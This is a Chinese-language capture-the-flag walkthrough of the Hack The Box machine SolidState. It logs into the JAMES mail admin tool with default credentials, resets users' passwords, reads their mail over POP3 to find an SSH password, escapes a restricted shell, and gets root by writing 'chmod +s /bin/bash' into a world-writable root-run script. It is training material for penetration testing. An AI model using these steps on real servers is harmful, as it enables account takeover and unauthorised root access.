SolidState,telnet(smtp、pop3、rsip)、sshpass(上傳bash)、py檔(提權)

```
└──# nmap -sCV -A -p22,25,80,110,4555  10.10.10.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-30 22:39 PDT
Nmap scan report for 10.10.10.51
Host is up (0.23s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp    JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.4 [10.10.14.4])
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3    JAMES pop3d 2.3.2
4555/tcp open  rsip?
| fingerprint-strings:
|   GenericLines:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|     Password:
|     Login failed for
|_    Login id:
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4555-TCP:V=7.94SVN%I=7%D=6/30%Time=66824130%P=aarch64-unknown-linux
SF:-gnu%r(GenericLines,7C,"JAMES\x20Remote\x20Administration\x20Tool\x202\
SF:.3\.2\nPlease\x20enter\x20your\x20login\x20and\x20password\nLogin\x20id
SF::\nPassword:\nLogin\x20failed\x20for\x20\nLogin\x20id:\n");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.12 (96%), Linux 3.13 (96%), Linux 3.16 (96%),
Linux 3.2 - 4.9 (96%), Linux 3.8 - 3.11 (96%), Linux 4.8 (96%), Linux 4.4
```

```
(95%), Linux 3.18 (95%), Linux 4.2 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   232.41 ms 10.10.14.1
2   232.58 ms 10.10.10.51

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 249.52 seconds
```

使用telnet
25Port SMTP
參考：https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-smtp
枚舉失敗，未搜到資訊


110Port pop3
參考：https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-pop#pop3-bao-li-po-jie
無帳密，
測試root、admin失敗

4555 rsip
進行root/root登入成功

```
└─# telnet 10.10.10.51 4555
Trying 10.10.10.51 ...
Connected to 10.10.10.51.
Escape character is '^]'.
root
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
```

```
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

可以更改密碼，所全部user的密碼改成tso



回到110 port進行登入

```
USER xx 帳號
PASS xx 密碼
list 顯示資訊
retr 1 讀取第幾個資訊
```

user john 獲取mail

```
USER john
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
+OK
PASS tso
+OK Welcome john
kist
-ERR
list
+OK 1 743
1 743
.
retr 1
+OK Message follows

Return-Path: <mailadmin@localhost>
Message-ID: <9564574.1.1503422198108.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: john@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <john@localhost>;
          Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
From: mailadmin@localhost
Subject: New Hires access
John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James
```

沒啥重要資訊

user john 獲取mail

```
retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission
 of our orginzation. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smoo
th transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
.
retr 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

找到一組為ssh帳密

```
username: mindy
pass: P@55W0rd1!2@
```

登入成功，但bash好樣有問題，並獲取user flag

```
└─# ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul  1 02:25:01 2024 from 10.10.14.4
mindy@solidstate:~$ id
-rbash: id: command not found
mindy@solidstate:~$ python3 -c "import pty;pty.spawn('/bin/bash')"
-rbash: python3: command not found
mindy@solidstate:~$
mindy@solidstate:~$ export TERM=xterm
mindy@solidstate:~$ python3 -c "import pty;pty.spawn('/bin/bash')"
-rbash: python3: command not found
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ id
-rbash: id: command not found
mindy@solidstate:~$ cat user.txt
2c5ba9bdcb21cb2e2beaf50428ab7807
mindy@solidstate:~$
```

想上傳linpeas.sh但沒法使用wget、curl

進行sshpass上傳(有異常，靶機也無法執行bash)


```
┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# sshpass -p 'P@55W0rd1!2@' ssh mindy@10.10.10.51 'linpeas.sh'
rbash: linpeas.sh: command not found

┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# sshpass -p 'P@55W0rd1!2@' ssh mindy@10.10.10.51 linpeas.sh
rbash: linpeas.sh: command not found

┌──(root㉿kali)-[/home/kali/Desktop/tool]
```

想到還可以bash上傳

```
└─# sshpass -p 'P@55W0rd1!2@' ssh mindy@10.10.10.51 -t bash
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy
```

後續上傳linpeas.sh成功

有版本漏洞(PwnKit)，最後無解在執行



在opt找到一個py有趣的檔案，可進行編輯

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -al
total 16
drwxr-xr-x  3 root root 4096 Aug 22  2017 .
drwxr-xr-x 22 root root 4096 May 27  2022 ..
drwxr-xr-x 11 root root 4096 Apr 26  2021 james-2.3.2
-rwxrwxrwx  1 root root  105 Aug 22  2017 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
```

將bash 新增+s

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('chmod +s /bin/bash')
except:
     sys.exit()
```

獲取root+root flag

```
bash-4.4# id
uid=1001(mindy) gid=1001(mindy) euid=0(root) egid=0(root) groups=0(root),1001(mindy)
bash-4.4# cd /root
bash-4.4# ls
root.txt
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
e852430b6a5b9bf1ea86edcde9218bc4
bash-4.4#
```